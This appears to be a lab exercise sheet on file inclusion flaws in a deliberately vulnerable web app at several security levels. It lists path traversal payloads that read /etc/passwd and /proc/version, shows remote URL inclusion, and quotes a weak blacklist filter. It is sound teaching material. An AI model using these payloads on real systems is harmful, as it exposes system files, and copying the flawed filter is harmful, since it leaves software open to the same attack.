Experiment-09: File Inclusion Vulnerabilities

Go to file inclusion tab



Change the URL from incude.php to ?page=../../../etc/passwd.



Change the URL from?page=../../../etc/passwd to ?page=../../../proc/version.



File Inclusion Source (Security Level: MEDIUM)

```
File Inclusion Source

vulnerabilities/fi/source/medium.php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\"" ), "", $file );
```


Change include.php to /etc/passwd



Now, change the URL from?page=/etc/passwd to ?page=/proc/version.




Security Level: HIGH
Change the URL from include.php to ?page=file:///etc/passwd, You will get the data of /etc/passwd file.



Security Level- Low.

Change the security level to low and go to file inclusion tab. change include.php to http://www.google.com so the final URL will look something like this, ?page=http://www.google.com



Security Level: MEDIUM

Check as we did it in the low difficulty. You'll notice, it's not working anymore. The target is now filtering "http" and "https" as shown in source page.

```
File Inclusion Source

vulnerabilities/fi/source/medium.php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation

$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\"" ), "", $file );
}
```

?page=http://imdb.com

